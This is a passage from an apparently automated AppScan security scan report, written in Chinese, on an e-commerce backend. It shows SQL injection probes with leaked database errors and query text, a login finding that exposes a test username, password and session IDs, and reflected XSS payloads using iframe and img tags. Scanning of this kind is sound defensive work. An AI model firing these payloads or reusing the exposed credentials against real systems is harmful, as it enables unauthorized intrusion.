推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa%27%3B+select+*+from+master..sysmessages--
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:07 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \";\n\n Position:
122\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'99999999')) like '%dsfdsafsa'; select * from master..sysmessages--%' or
f.opcode like '%dsfdsafsa'; select * from master..sysmessages--%' or f.brandname like
'%dsfdsafsa'; select * from master..sysmessages--')\n### Cause:
org.postgresql.util.PSQLException: ERROR: syntax error at or near \";\n\n Position: 122\n; bad
SQL grammar []; nested exception is org.postgresql.util.PSQLException: ERROR: syntax error at or
near \";\n\n Position: 122",
  "html": null
}
```

变体- | 8 / 10

差异: 参数 从以下位置进行控制: dsfdsafsa 至:

dsfdsafsa%27%3B+select+*+from+dbo.sysdatabases--

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa%27%3B+select+*+from+dbo.sysdatabases--
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
```

```
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:08 GMT
Content-Type: application/json
Transfer-Encoding: chunked
```

```
{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \";\n\n Position:
122\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%dsfdsafsa'; select * from dbo.sysdatabases--%' or f.opcode
like '%dsfdsafsa'; select * from dbo.sysdatabases--%' or f.brandname like '%dsfdsafsa'; select *
from dbo.sysdatabases--%')\n### Cause: org.postgresql.util.PSQLException: ERROR: syntax error at
or near \";\n\n Position: 122\n; bad SQL grammar []; nested exception is
org.postgresql.util.PSQLException: ERROR: syntax error at or near \";\n\n Position: 122",
  "html": null
}
```

变体- | 9 / 10

差异: 参数 从以下位置进行控制: dsfdsafsa 至:

dsfdsafsa%27%3B+select+*+from+sys.dba_users--

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```
GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa%27%3B+select+*+from+sys.dba_users--
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
```

```

Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:08 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \";\n\n Position:
122\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%dsfdsafsa'; select * from sys.dba_users--%' or f.opcode
like '%dsfdsafsa'; select * from sys.dba_users--%' or f.brandname like '%dsfdsafsa'; select *
from sys.dba_users--%')\n### Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or
near \";\n\n\n Position: 122\n; bad SQL grammar []; nested exception is
org.postgresql.util.PSQLException: ERROR: syntax error at or near \";\n\n\n Position: 122",
  "html": null
}

```

变体- | 10 / 10

差异: 参数 从以下位置进行控制: dsfdsafsa 至: dsfdsafsa%a5'%20having%20l=1--

推理: 测试结果似乎指示存在脆弱性, 因为响应包含 SQL Server 错误。这表明测试设法通过注入危险字符穿透了应用程序并到达 SQL 查询本身。

测试请求和响应:

```

GET /goodsRestApi/getGoodsListToBrand?keyword=dsfdsafsa%a5'%20having%20l=1-- HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:21:08 GMT
Content-Type: application/json
Transfer-Encoding: chunked

{
  "data": [

  ],
  "returnCode": 0,
  "msg": "org.springframework.jdbc.BadSqlGrammarException: \n### Error querying database.
Cause: org.postgresql.util.PSQLException: ERROR: syntax error at or near \"having\"\n\n Position:
124\n### The error may exist in URL [jar:file:/apps/provider/base/vr-base-provider-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubBrandMapper.xml]\n### The error may involve
com.suneee.scn.base.dao.PubBrandDao.selectByParam-Inline\n### The error occurred while setting
parameters\n### SQL: select * from pub_brand f where l=1 and status=1 and enterpriseid=55 and
(to_char(f.brandid,'9999999') like '%dsfdsafsa' having l=1--%' or f.opcode like '%dsfdsafsa'
having l=1--%' or f.brandname like '%dsfdsafsa' having l=1--%')\n### Cause:

```

```
org.postgresql.util.PSQLException: ERROR: syntax error at or near \"having\"\\n Position: 124\\n;
bad SQL grammar []; nested exception is org.postgresql.util.PSQLException: ERROR: syntax error at
or near \"having\"\\n Position: 124\",
  \"html\": null
}
```

高

已解密的登录请求 1

TOC

问题 1 / 1

TOC

已解密的登录请求

严重性:

高

CVSS 分数: 8.5

URL:

<http://system-rest-enterprise.mall.xt.weilian.cn/login.html>

实体:

login-password (Parameter)

风险:

可能会窃取诸如用户名和密码等未经加密即发送了的用户登录信息

原因:

诸如用户名、密码和信用卡号之类的敏感输入字段未经加密即进行了传递

固定值:

发送敏感信息时，始终使用 SSL 和 POST（主体）参数。

差异:

推理: AppScan 识别了不是通过 SSL 发送的密码参数。

测试请求和响应:

```
GET /login.html?login-username=setest01&login-password=123456&login-remember-me=on HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/login.html
Cookie: sessionId=ee7290de32e02a6f31d21e51ab01d02b; enterpriseCode=SUNEEE; enterpriseId=55;
account=setest01; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: 20687a7693972426b8692099c6af15d7
```

```
HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT
```

```
<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
```

```

<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
    .toptitle{font-family:" 微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
  </style>
  <!-- Modernizr (browser feature detection library) -->
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
  <script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
  <!-- Login Background -->
  <div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred

```

```

image for smaller file size) -->

</div>

<!-- END Login Background -->

<!-- Login Container -->
<div id="login-container" class="animation-fadeIn">
  <!-- Login Title -->
  <!-- END Login Title -->

  <!-- Login Block -->
  <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
...
...
...

```

高

查询中的密码参数 ①

TOC

问题 1 / 1

TOC

查询中的密码参数

严重性: **高**

CVSS 分数: 8.5

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/login.html>

实体: login-password (Parameter)

风险: 可能会窃取查询字符串中发送的敏感数据，例如用户名和密码

原因: 查询字符串中传递了敏感输入字段（例如用户名、密码和信用卡号）

固定值: 发送敏感信息时，始终使用 SSL 和 POST（主体）参数。

差异:

推理: AppScan 识别出查询字符串中接收到的密码参数

测试请求和响应:

```

GET /login.html?login-username=setest01&login-password=123456&login-remember-me=on HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/login.html
Cookie: sessionId=ee7290de32e02a6f31d21e51ab01d02b; enterpriseCode=SUNEEE; enterpriseId=55;
account=setest01; enterpriseLevel=1
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US
sessionId: 20687a7693972426b8692099c6af15d7

```

```

HTTP/1.1 200 OK
Content-Length: 13885
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId

```

```

Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Thu, 11 Jan 2018 10:54:34 GMT

<!DOCTYPE html>
<!--[if IE 9]>
<html class="no-js lt-ie10" lang="en"> <![endif]-->
<!--[if gt IE 9]><!-->
<html class="no-js" lang="en">
<!--<![endif]-->

<head>
  <meta charset="utf-8">

  <title>系统登录</title>

  <meta name="description" content="ProUI is a Responsive Bootstrap Admin Template created by
pixelcave and published on Themeforest.">
  <meta name="author" content="pixelcave">
  <meta name="robots" content="noindex, nofollow">

  <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0,
user-scalable=no">

  <!-- Icons -->
  <!-- The following icons can be replaced with your own, they are used by desktop and mobile
browsers -->
  <link rel="shortcut icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/favicon.png">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon57.png"
sizes="57x57">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon72.png"
sizes="72x72">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon76.png"
sizes="76x76">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon114.png"
sizes="114x114">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon120.png"
sizes="120x120">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon144.png"
sizes="144x144">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon152.png"
sizes="152x152">
  <link rel="apple-touch-icon" href="http://sunui.scn.weilian.cn:12809/se/demo/img/icon180.png"
sizes="180x180">
  <!-- END Icons -->

  <!-- Stylesheets -->
  <!-- Bootstrap is included in its original form, unaltered -->
  <link rel="stylesheet" type="text/css"
href="http://sunui.scn.weilian.cn:12809/se/style/css/bootstrap/bootstrap.min.css"/>
  <link rel="stylesheet" href="css/font-awesome.min.css"/>
  <link rel="stylesheet" href="css/build.css"/>

  <!-- Related styles of various icon packs and plugins -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/plugins.css">

  <!-- The main stylesheet of this template. All Bootstrap overwrites are defined in here -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/main.css">

  <!-- Include a specific file here from css/themes/ folder to alter the default theme of the
template -->

  <!-- The themes stylesheet of this template (for using specific theme color in individual
elements - must included last) -->
  <link rel="stylesheet" href="http://sunui.scn.weilian.cn:12809/se/demo/css/themes.css">
  <!-- END Stylesheets -->
  <style>
    .error {
      color: red;
    }
    .toptitle{font-family:" 微软雅黑";font-size:16px;padding-top:10px;}
    body{background-color:#F2F4F4;}
    #login-background{background-color:#730000;}
  </style>
  <!-- Modernizr (browser feature detection library) -->

```

```

<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/modernizr/modernizr.min.js">
</script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/jquery/jquery.min.js"
type="text/javascript" charset="utf-8"></script>
<script src="http://sunui.scn.weilian.cn:12809/se/src/plugin/layer/layer.js"
type="text/javascript" charset="utf-8"></script>
</head>

<body>
  <!-- Login Background -->
  <div id="login-background">
    <!-- For best results use an image with a resolution of 2560x400 pixels (prefer a blurred
image for smaller file size) -->

    </div>

    <!-- END Login Background -->

    <!-- Login Container -->
    <div id="login-container" class="animation-fadeIn">
      <!-- Login Title -->
      <!-- END Login Title -->

      <!-- Login Block -->
      <div class="block push-bit" style="background-color:#F6F6F6;padding-left:100px;padding-
right:100px;" >
      ...
      ...
      ...

```

高

跨站点脚本编制 21

TOC

问题 1 / 21

TOC

跨站点脚本编制

严重性: 高

CVSS 分数: 7.5

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList>

实体: pageNum (Parameter)

风险: 可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务

原因: 未对用户输入正确执行危险字符清理

固定值: [查看危险字符注入的可能解决方案](#)

变体- | 1 / 3

差异: 参数 从以下位置进行控制: ① 至: 1%3Ciframe+src%3Djavascript%3Aalert%287337%29%3E

推理: 测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1%3Ciframe+src%3Djavas
cript%3Aalert%287337%29%3E&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:00 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1<iframe src=javascript:alert(7337)>"
```

变体- | 2 / 3

差异: 参数 从以下位置进行控制: ① 至: 1%3Cimg+src%3Djavascript%3Aalert%287345%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1%3Cimg+src%3Djavascr
ipt%3Aalert%287345%29%3E&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:00 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1<img src=javascript:alert(7345)>"
```

变体- | 3 / 3

差异：参数 从以下位置进行控制： 1 至： 1%3Cimg+src%3Dx+onerror%3Dalert%287368%29%3E

推理：测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应：

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1%3Cimg+src%3Dx+onerr
or%3Dalert%287368%29%3E&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "1<img src=x onerror=alert(7368)>"
```

跨站点脚本编制	
严重性：	高
CVSS 分数：	7.5
URL：	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList
实体：	start (Parameter)
风险：	可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
原因：	未对用户输入正确执行危险字符清理
固定值：	查看危险字符注入的可能解决方案

变体- | 1 / 3

差异：参数 从以下位置进行控制： 0 至： 0%3Ciframe+src%3Djavascript%3Aalert%287370%29%3E

推理：测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应：

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0%3Ciframe+src%3Djavascript%3Aalert%287370%29%3E&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "0%3Ciframe src=javascript:alert(7370)>"
```

变体- | 2 / 3

差异: **参数** 从以下位置进行控制: 0 至: 0%3Cimg+src%3Djavascript%3Aalert%287386%29%3E

推理: 测试结果似乎指示存在脆弱性, 因为 Appscan 在响应中成功嵌入了脚本, 在用户浏览器中装入页面时将执行该脚本。

测试请求和响应:

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0%3Cimg+src%3Djavascript%3Aalert%287386%29%3E&length=15&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "0%3Cimg src=javascript:alert(7386)>"
```

变体- | 3 / 3

差异：参数 从以下位置进行控制： 0 至： 0%3Cimg+src%3Dx+onerror%3Dalert%287398%29%3E

推理：测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应：

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0%3Cimg+src%3Dx+onerror%3Dalert%287398%29%3E&length=15&search%5Bvalue%5D=&search%5B
egex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:01 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: "0<img src=x onerror=alert(7398)>"
```

跨站点脚本编制	
严重性：	高
CVSS 分数：	7.5
URL：	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/getGoodsStockList
实体：	length (Parameter)
风险：	可能会窃取或操纵客户会话和 cookie，它们可能用于模仿合法用户，从而使黑客能够以该用户身份查看或变更用户记录以及执行事务
原因：	未对用户输入正确执行危险字符清理
固定值：	查看危险字符注入的可能解决方案

变体- | 1 / 3

差异：参数 从以下位置进行控制： 15 至： 15%3Ciframe+src%3Djavascript%3Aalert%287374%29%3E

推理：测试结果似乎指示存在脆弱性，因为 Appscan 在响应中成功嵌入了脚本，在用户浏览器中装入页面时将执行该脚本。

测试请求和响应：

```
GET /goodsRestApi/getGoodsStockList?
draw=1&start=0&length=15%3Ciframe+src%3Djavascript%3Aalert%287374%29%3E&search%5Bvalue%5D=&search%5Bregex%5D=false&pageNum=1&searchValue= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
